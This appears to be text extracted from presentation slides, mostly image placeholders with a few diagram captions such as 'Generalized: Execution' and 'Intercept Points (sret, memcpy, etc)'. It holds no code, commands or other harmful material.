
Generalized: Execution





Generalized: Execution



Generalized: Execution









: Intercept Points


Generalized: Execution






*: Intercept Points
(sret, memcpy, etc)


Generalized: Execution







*: Intercept Points
(iret, memcpy, etc)

Generalized: Execution










